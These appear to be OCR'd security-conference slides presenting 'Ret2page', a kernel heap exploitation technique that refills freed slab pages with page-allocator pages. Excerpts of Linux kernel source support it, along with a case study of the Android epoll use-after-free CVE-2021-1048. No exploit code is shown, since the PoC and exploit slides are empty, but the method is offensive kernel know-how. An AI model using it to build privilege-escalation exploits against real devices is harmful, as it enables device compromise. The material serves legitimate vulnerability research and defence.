
```
25  #define GFP_RECLAIM_MASK (__GFP_RECLAIM|__GFP_HIGH|__GFP_IO|__GFP_FS|\
26                            __GFP_NOWARN|__GFP_RETRY_MAYFAIL|__GFP_NOFAIL|\
27                            __GFP_NORETRY|__GFP_MEMALLOC|__GFP_NOMEMALLOC|\
28                            __GFP_ATOMIC)
29
30  /* The GFP flags allowed during early boot */
31  #define GFP_BOOT_MASK (__GFP_BITS_MASK & ~(__GFP_RECLAIM|__GFP_IO|__GFP_FS))
32
33  /* Control allocation cpuset and node placement constraints */
34  #define GFP_CONSTRAINT_MASK (__GFP_HARDWALL|__GFP_THISNODE)
```

Page allocation for user address

```
192  static inline struct page *
193  alloc_zeroed_user_highpage_movable(struct vm_area_struct *vma,
194                                     unsigned long vaddr)
195  {
196  #ifndef CONFIG_CMA
197      return __alloc_zeroed_user_highpage(__GFP_MOVABLE, vma, vaddr);
198  #else
199      return __alloc_zeroed_user_highpage(__GFP_MOVABLE | __GFP_CMA, vma,
200                                          vaddr);
201  #endif
202  }
```

```
169  static inline struct page *
170  __alloc_zeroed_user_highpage(gfp_t movableflags,
171                               struct vm_area_struct *vma,
172                               unsigned long vaddr)
173  {
174      struct page *page = alloc_page_vma(GFP_HIGHUSER | movableflags,
175                                         vma, vaddr);
176
177      if (page)
178          clear_user_highpage(page, vaddr);
179
180      return page;
181  }
```

Zoned Buddy allocator



<<Exploiting race conditions on [ancient] Linux>> by Jann Horn, Google Project Zero

Known cross-cache attack technique

Control UAF socks

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```

Zer0Con2019 Alibaba Security

- It's time and memory consuming. But why?
  - The page order is different (order 3 vs order 0)
  - The MIGRATE type is different(MIGRATE_UNMOVABLE vs MIGRATE_MOVABLE)

Free_pages- 0-order cache

```
 99  void __put_page(struct page *page)
100  {
101      if (is_zone_device_page(page)) {
102          put_dev_pagemap(page->pgmap);
103
104          /*
105           * The page belongs to the device that created pgmap. Do
106           * not return it to page allocator.
107           */
108          return;
109      }
110
111      if (unlikely(PageCompound(page)))
112          __put_compound_page(page);
113      else
114          __put_single_page(page);
115  }
116  EXPORT_SYMBOL(__put_page);
```

```
77  static void __put_single_page(struct page *page)
78  {
79      __page_cache_release(page);
80      free_hot_cold_page(page, false);
81  }
```

- Impossible to reallocate the page by mmap

```
2719  void free_hot_cold_page(struct page *page, bool cold)
2720  {
2721      struct zone *zone = page_zone(page);
2722      struct per_cpu_pages *pcp;
2723      unsigned long flags;
2724      unsigned long pfn = page_to_pfn(page);
2725      int migratetype;
2726
2727      if (!free_pcp_prepare(page))
2728          return;
2729
2730      migratetype = get_pfnblock_migratetype(page, pfn);
2731      set_pcppage_migratetype(page, migratetype);
2732      local_irq_save(flags);
2733      __count_vm_event(PGFREE);
2734
2735      /*
2736       * We only track unmovable, reclaimable and movable on pcp lists.
2737       * Free ISOLATE pages back to the allocator because they are being
2738       * offlined but treat HIGHATOMIC as movable pages so we can get those
2739       * areas back if necessary. Otherwise, we may have to free
2740       * excessively into the page allocator
2741       */
2742      if (migratetype >= MIGRATE_PCPTYPES) {
2743          if (unlikely(is_migrate_isolate(migratetype))) {
2744              free_one_page(zone, page, pfn, 0, migratetype);
2745              goto out;
2746          }
2747          migratetype = MIGRATE_MOVABLE;
2748      }
2749
2750      pcp = &this_cpu_ptr(zone->pageset)->pcp;
2751      if (!cold)
2752          list_add(&page->lru, &pcp->lists[migratetype]);
2753      else
2754          list_add_tail(&page->lru, &pcp->lists[migratetype]);
2755      pcp->count++;
2756      if (pcp->count >= pcp->high) {
2757          unsigned long batch = READ_ONCE(pcp->batch);
2758          free_pcppages_bulk(zone, batch, pcp);
2759          pcp->count -= batch;
2760      }
```

Ret2page

- Allocating the same order and MIGRATE type pages which can be read and written directly or indirectly instead of object X to refill the freed object
  - Same order: avoid to split the the high order block
  - MIGRATE type: just MIGRATE_UNMOVABLE
  - Read or written: leak and modify the content of the target object


Ret2page

- Allocating the same order and MIGRATE type pages which can be read and written directly or indirectly instead of object X to refill the freed object
  - Same order: avoid to split the the high order block
  - MIGRATE type: just MIGRATE_UNMOVABLE
  - Read or written: leak and modify the content of the target object

- Less time and memory consuming
  - No need to migrate
- More deterministic
  - The feature of zoned buddy allocator
- Limitation
  - Can not directly leak the kernel address

Ret2page

1. Spray the Obj_A
2. Free all the objects
3. Free the slab page
4. Reallocate the page deterministically(Page Fengshui



Ret2page

- Page Fengshui
  - Pipe page(RW/RW)

```
434             if (!page) {
435                 page = alloc_page(GFP_HIGHUSER | __GFP_ACCOUNT);
436                 if (unlikely(!page)) {
437                     ret = ret ? : -ENOMEM;
438                     break;
439                 }
440                 pipe->tmp_page = page;
441             }
```

Ret2page

- Page Fengshui
  - Binder buffer(RO/RW)

```
252             trace_binder_alloc_page_start(alloc, index);
253             page->page_ptr = alloc_page(GFP_KERNEL |
254                                         __GFP_HIGHMEM |
255                                         __GFP_ZERO);
256             if (!page->page_ptr) {
257                 pr_err("%d: binder_alloc_buf failed for page at %pK\n",
258                     alloc->pid, page_addr);
259                 goto err_alloc_page_failed;
260             }
```

Ret2page

- Page Fengshui
  - ION page(RW/RW)

```
36  static void *ion_page_pool_alloc_pages(struct ion_page_pool *pool)
37  {
38      struct page *page = alloc_pages(pool->gfp_mask, pool->order);
39
40      if (page) {
41          mod_node_page_state(page_pgdat(page), NR_ION_HEAP,
42                              1 << pool->order);
43          mm_event_count(MM_KERN_ALLOC, 1 << pool->order);
44      }
45
46      return page;
47  }
```

Ret2page

- Page Fengshui
  - GPU(RW/RW)

```
139  static struct page *kgsl_alloc_pages(int order)
140  {
141      gfp_t gfp_mask = kgsl_gfp_mask(order);
142      struct page *page = alloc_pages(gfp_mask, order);
143
144      if (page)
145          mod_node_page_state(page_pgdat(page), NR_GPU_HEAP, 1 << order);
146
147      return page;
148  }
```

Ret2page

- Page Fengshui
  - io_uring(RW/RW)(blocked under the untrusted_app domain)

```
8103  static void *io_mem_alloc(size_t size)
8104  {
8105      gfp_t gfp_flags = GFP_KERNEL | __GFP_ZERO | __GFP_NOWARN | __GFP_COMP |
8106                        __GFP_NORETRY;
8107
8108      return (void *) __get_free_pages(gfp_flags, get_order(size));
8109  }
```

```
9000  static int io_uring_mmap(struct file *file, struct vm_area_struct *vma)
9001  {
9002      size_t sz = vma->vm_end - vma->vm_start;
9003      unsigned long pfn;
9004      void *ptr;
9005
9006      ptr = io_uring_validate_mmap_request(file, vma->vm_pgoff, sz);
9007      if (IS_ERR(ptr))
9008          return PTR_ERR(ptr);
9009
9010      pfn = virt_to_phys(ptr) >> PAGE_SHIFT;
9011      return remap_pfn_range(vma, vma->vm_start, pfn, sz, vma->vm_page_prot);
9012  }
```

Agenda

- Introduction
- Ret2page
- *Case study*
- Conclusion


Android kernel exploits

- CVE-2022-0847 (fs)
  - Not related to slub cache
- CVE-2021-1048 (epoll)
  - UAF in the dedicated cache
- CVE-2021-1905/CVE-2021-28663/CVE-2021-28664 (adreno/mali)
  - Not related to slub cache
- CVE-2020-29661 (tty)
  - UAF in the dedicated cache
- CVE-2020-0423/CVE-2020-0041 (binder)
  - UAF in the general cache
- …

CVE-2021-1048

`ep_loop_check_proc()` is trying to increment the refcount of a file with `get_file()`. However, `get_file()` is only allowed when a refcounted reference is already held to the file; and `ep_loop_check_proc()` instead relies on locking `ep->mtx` to protect the weak reference to the file from concurrent removal by `eventpoll_release()`, which doesn't prevent encountering a file with refcount zero.

Here is a diagram of the relevant lifetime states of `struct file`:



Essentially, `get_file()` is called on an object that may be in a state in which `get_file()` is not permitted.

- ep_loop_check_proc
- get_file vs get_file_rcu
- Lifetime states of struct file

https://googleprojectzero.github.io/0days-in-the-wild//0day-RCAs/2021/CVE-2021-1048.html

CVE-2021-1048 analysis

```
2193        error = epoll_mutex_lock(&ep->mtx, 0, nonblock);
2194        if (error)
2195            goto error_tgt_fput;
2196        if (op == EPOLL_CTL_ADD) {
2197            if (!list_empty(&f.file->f_ep_links) ||
2198                    ep->gen == loop_check_gen ||
2199                            is_file_epoll(tf.file)) {
2200                mutex_unlock(&ep->mtx);
2201                error = epoll_mutex_lock(&epmutex, 0, nonblock);
2202                if (error)
2203                    goto error_tgt_fput;
2204                loop_check_gen++;
2205                full_check = 1;
2206                if (is_file_epoll(tf.file)) {
2207                    error = -ELOOP;
2208                    if (ep_loop_check(ep, tf.file) != 0)
2209                        goto error_tgt_fput;
2210                } else {
2211                    get_file(tf.file);
2212                    list_add(&tf.file->f_tfile_llink,
2213                                &tfile_check_list);
2214                }
2215                error = epoll_mutex_lock(&ep->mtx, 0, nonblock);
```

- EPOLL_CTL_ADD
- Target file is epoll
  - f->f_op == &eventpoll_fops

CVE-2021-1048 analysis

```
1976  static int ep_loop_check_proc(void *priv, void *cookie, int call_nests)
1977  {
1978      int error = 0;
1979      struct file *file = priv;
1980      struct eventpoll *ep = file->private_data;
1981      struct eventpoll *ep_tovisit;
1982      struct rb_node *rbp;
1983      struct epitem *epi;
1984
1985      mutex_lock_nested(&ep->mtx, call_nests + 1);
1986      ep->gen = loop_check_gen;
1987      for (rbp = rb_first_cached(&ep->rbr); rbp; rbp = rb_next(rbp)) {
1988          epi = rb_entry(rbp, struct epitem, rbn);
1989          if (unlikely(is_file_epoll(epi->ffd.file))) {
1990              ep_tovisit = epi->ffd.file->private_data;
1991              if (ep_tovisit->gen == loop_check_gen)
1992                  continue;
1993              error = ep_call_nested(&poll_loop_ncalls,
1994                      ep_loop_check_proc, epi->ffd.file,
1995                      ep_tovisit, current);
1996              if (error != 0)
1997                  break;
1998          } else {
1999              /*
2000               * If we've reached a file that is not associated with
2001               * an ep, then we need to check if the newly added
2002               * links are going to add too many wakeup paths. We do
2003               * this by adding it to the tfile_check_list, if it's
2004               * not already there, and calling reverse_path_check()
2005               * during ep_insert().
2006               */
2007              if (list_empty(&epi->ffd.file->f_tfile_llink)) {
2008                  get_file(epi->ffd.file);
2009                  list_add(&epi->ffd.file->f_tfile_llink,
2010                           &tfile_check_list);
2011              }
2012          }
2013      }
```

- Target epoll has epitems
- One related file is not epoll file
- get_file just increate the refcount
  - get_file_rcu first check the current value


CVE-2021-1048 analysis

```
2265  error_tgt_fput:
2266      if (full_check) {
2267          clear_tfile_check_list();
2268          loop_check_gen++;
2269          mutex_unlock(&epmutex);
2270      }
2271
2272      fdput(tf);
2273  error_fput:
2274      fdput(f);
2275  error_return:
2276
2277      return error;
2278  }
```

```
2036  static void clear_tfile_check_list(void)
2037  {
2038      struct file *file;
2039
2040      /* first clear the tfile_check_list */
2041      while (!list_empty(&tfile_check_list)) {
2042          file = list_first_entry(&tfile_check_list, struct file,
2043                                  f_tfile_llink);
2044          list_del_init(&file->f_tfile_llink);
2045          fput(file);
2046      }
2047      INIT_LIST_HEAD(&tfile_check_list);
2048  }
```


- The regular file will be put at the end of epoll_ctrl syscall
- Protected by epmutex
  - Close the regular file via the related FD

CVE-2021-1048 PoC



Highly simplified, ideal thread interleaving

CVE-2021-1048 exploit (Ret2page)



